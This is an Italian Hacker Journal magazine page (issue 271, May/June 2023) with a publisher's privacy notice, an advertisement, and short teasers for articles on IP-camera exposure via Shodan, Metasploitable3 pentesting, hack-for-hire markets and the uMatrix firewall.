
La lettura della presente informativa deve intendersi quale presa visione dell'Informativa ex art. 13 D.Lgs. 196/03 e 13 GDPR Reg. UE 679/2016 l'invio dei Suoi dati personali alla Sprea varia quale consenso espresso al trattamento dei dati personali secondo quanto sopra specificato. L'invio di materiale (testi, fotografie, disegni, etc.) alla Sprea S.p.A. deve intendersi quale espressa autorizzazione alla loro libera utilizzazione da parte di Sprea S.p.A. Per qualsiasi fine e a titolo gratuito, e comunque, a titolo di esempio, alla pubblicazione gratuita su qualsiasi supporto cartaceo e non, su qualsiasi pubblicazione (anche non della Sprea S.p.A.), in qualsiasi canale di vendita e Paese del mondo.

Il materiale inviato alla redazione non potrà essere restituito.

SPECIALE

IN EDICOLA

DAL 6 APRILE



**UN VIAGGIO NELLA STORIA
DEL DIVERTIMENTO ELETTRONICO**

Scansiona il QR Code



**Acquistala su www.sprea.it/gamehardware
versione digitale disponibile dal 3 aprile**



HACKER JOURNAL



100% INDIPENDENTE! NO PUBBLICITÀ

Tutto quello
che gli altri
non osano dirti!



IN QUESTO NUMERO



SHODAN | Attenti alle telecamere IP!

Vi spieghiamo come gli hacker possono prendere possesso in pochi minuti delle vostre videocamere di sicurezza




METASPLOITABLE3 | Acquisire nuove skill con gli UDP

Aggiungiamo altri tasselli alla nostra mappa d'attacco: il fine è sempre incrementare le conoscenze da penetration tester



HACK-FOR-HIRE | Il mercato indiano dei cyber-mercenari

Furto di informazioni sensibili, sabotaggi e ricatti. Ecco come abilissimi informatici rimasti senza lavoro si sono riciclati...



UMATRIX | Pillola rossa o pillola blu?

Questo firewall a matrice vi consente il controllo granulare della vostra privacy, assicurandovi una protezione pressoché completa

NUMERO 271 • Bimestrale • 3.90 €



P.I. 03/05/2023 MAGGIO/GIUGNO